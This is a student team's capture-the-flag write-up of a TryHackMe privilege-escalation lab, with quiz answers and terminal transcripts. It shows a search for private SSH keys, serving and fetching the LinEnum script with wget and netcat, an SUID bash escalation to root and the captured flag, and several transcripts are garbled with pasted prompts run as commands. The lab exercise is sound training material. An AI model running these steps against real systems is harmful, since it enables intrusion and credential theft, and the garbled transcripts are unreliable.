MULTIMEDIA UNIVERSITY

PSP0201

Week 4

Write-up

Group Name: **PennCake**


ID	Name	Role
1211103144	Vaarindran Nyenasegran	Leader
1211103222	Asyrani Syazwan Yuhanis	Member
1211104230	Nur Aisyah Nabila Nahar	Member
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Member

Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox, OpenVPN, LinEnum , Bash (Bourne Again Shell)

Solution/walkthrough:

Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?




11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Answer: Vertical

Question 2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?




11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Answer: Vertical

Question 3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?




11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Answer: Horizontal


Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?



Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

Answer: sudoers

Question 5: What is the Linux Command to enumerate the key for SSH?



11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config


Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

Answer: find / -name id_rsa 2> /dev/null

Question 6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?




At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below - rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Answer: chmod +x find.sh

Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

Based on the information from tryhackme, we can host a http server using python3 on port 9999 by typing the command **python3 -m http.server 9999** .




11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Answer: python3 -m http.server 9999


Question 8: What are the contents of the file located at /root/flag.txt?

Create a temporary directory for LinEnum.sh by typing **cd /tmp** .




```
┌──(root㉿kali)-[/home/kali]
└─# cd /tmp

┌──(root㉿kali)-[/tmp]
└─# ls
ssh-XXXXXXYkq0Wb
systemd-private-534c4ac1894b447884b6f8efa796c8ce-colord.service-13FIgW
systemd-private-534c4ac1894b447884b6f8efa796c8ce-haveged.service-b2MZnf
systemd-private-534c4ac1894b447884b6f8efa796c8ce-ModemManager.service-WH7zmG
systemd-private-534c4ac1894b447884b6f8efa796c8ce-systemd-logind.service-obYhO2
systemd-private-534c4ac1894b447884b6f8efa796c8ce-systemd-timesyncd.service-fxDLGX
systemd-private-534c4ac1894b447884b6f8efa796c8ce-upower.service-oWDAKl
Temp-2e0ae856-abed-4ab7-bad9-1d08f899bc0e
VMwareDnD
vmware-root_518-2990613240
```

Then, download LinEnum script to our own machine by using wget. Type in the command **wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh .**




```
┌──(root㉿kali)-[/tmp]
└─# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-28 12:05:38--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8002::154, 2606:50c0:8001::154, 260
6:50c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8002::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================================>]  45.54K  --.-KB/s    in 0.02s

2022-06-28 12:05:39 (2.02 MB/s) - 'LinEnum.sh' saved [46631/46631]
```

Use Python3 to turn our machine into a web server. Type in the command python3 -m http.server 8080 **.**




```
┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.18.37.160 - - [28/Jun/2022 12:03:01] "GET / HTTP/1.1" 200 -
10.18.37.160 - - [28/Jun/2022 12:07:21] "GET /LinEnum.sh HTTP/1.1" 200 -
```



Directory listing for /

- .bash_logout
- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .gphoto/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .profile
- .sudo_as_admin_successful
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .ZAP/
- .zsh_history
- .zshrc
- Desktop/
- Documents/
- Downloads/
- LinEnum.sh
- Music/
- note_from_mcskidy.txt
- Pictures/
- Public/
- Templates/
- Videos/


Use wget to send http request on our machine by typing wget **http://localhost IP:8080/LinEnum.sh**



```
┌──(root㉿kali)-[/tmp]
└─# wget http://10.18.37.160:8080/LinEnum.sh
--2022-06-28 12:07:21--  http://10.18.37.160:8080/LinEnum.sh
Connecting to 10.18.37.160:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: ‘LinEnum.sh.1’

LinEnum.sh.1          100%[=====================================>]  45.54K  --.-KB/s    in 0.001s
```


.

Set up netcat to listen for an incoming file using **nc -l -p 1337 > LinEnum.sh .**




```
┌──(root㉿kali)-[/tmp]
└─# nc -l -p 1337 > LinEnum.sh
```

Set up netcat on our own machine to send the file using **nc -w -3 MACHINE_IP 1337 < LinEnum.sh .**




```
┌──(root㉿kali)-[/tmp]
└─# nc -w 3 10.18.37.160 1337 < LinEnum.sh
```

To add the execution permission to the LinEnum.sh on the vulnerable machine, type the command **chmod +x LinEnum.sh .**




```
┌──(root㉿kali)-[/home/kali]
└─# chmod +x LinEnum.sh
```

The **LinEnum.sh** file will turn green to indicate that we have change permissions for the file.




```
┌──(root㉿kali)-[/tmp]
└─# ls
LinEnum.sh
ssh-XXXXXXvi8cKf
systemd-private-fb370043223f4b989be593c763db4368-colord.service-WMIsr0
systemd-private-fb370043223f4b989be593c763db4368-haveged.service-bY9UlR
systemd-private-fb370043223f4b989be593c763db4368-ModemManager.service-E81F3Q
systemd-private-fb370043223f4b989be593c763db4368-systemd-logind.service-5I8vF3
systemd-private-fb370043223f4b989be593c763db4368-systemd-timesyncd.service-1hfYoV
systemd-private-fb370043223f4b989be593c763db4368-upower.service-opcDcb
Temp-2e0ae856-abed-4ab7-bad9-1d08f899bc0e
VMwareDnD
vmware-root_528-2957714671
```

Execute the file by typing the command **./LinEnum.sh** .




```
┌──(root㉿kali)-[/tmp]
└─# ./LinEnum.sh
```

To login to the vulnerable machine using SSH, type in the command **ssh cmnatic@10.10.173.204** in the command prompt. The IP address (10.10.173.204) we type in the command is the target machine's IP address. Type in the password **aoc2020** (given by tryhackme).




```
┌──(root㉿kali)-[/home/kali]
└─# ssh cmnatic@10.10.173.204
The authenticity of host '10.10.173.204 (10.10.173.204)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.173.204' (ED25519) to the list of known hosts.
cmnatic@10.10.173.204's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun 28 04:59:45 UTC 2022

  System load:  0.39              Processes:           101
  Usage of /:   28.0% of 14.70GB  Users logged in:     0
  Memory usage: 10%               IP address for ens5: 10.10.173.204
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ wget http://10.18.37.160:8080/LinEnum.sh
--2022-06-28 05:16:22--  http://10.18.37.160:8080/LinEnum.sh
Connecting to 10.18.37.160:8080... connected.
HTTP request sent, awaiting response... 200 OK
```

Run the command **find / -perm -u=s -type f 2>/dev/null** to find which executables have the SUID permission set




```
Last login: Tue Jun 28 04:59:48 2022 from 10.18.37.160
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
```

Using bash, type **whoami** to see the username of the current user. If the username is other than root, we have to escalate our privileges to root.




```
bash-4.4# -bash-4.4$ whoami
bash: -bash-4.4$: command not found
bash-4.4# cmnatic
```

To see if root is a directory, type in /root .




```
bash-4.4# -bash-4.4$ /root
bash: -bash-4.4$: command not found
bash-4.4# -bash: /root: Is a directory
bash: -bash:: command not found
```

To change the user or escalate the privileges to root, type in the command **bash -p**. If successful, the username will become **root** after the command **whoami** is typed in.



```
bash-4.4# -bash-4.4$ bash -p
bash: -bash-4.4$: command not found
bash-4.4# bash-4.4# whoami
bash: bash-4.4#: command not found
bash-4.4# root
```

Next, type in **cat /root/flag.txt** . The flag will be shown in the command prompt.



```
bash-4.4# bash-4.4# cat /root/flag.txt
bash: bash-4.4#: command not found
bash-4.4# thm{2fb10afe933296592}
```

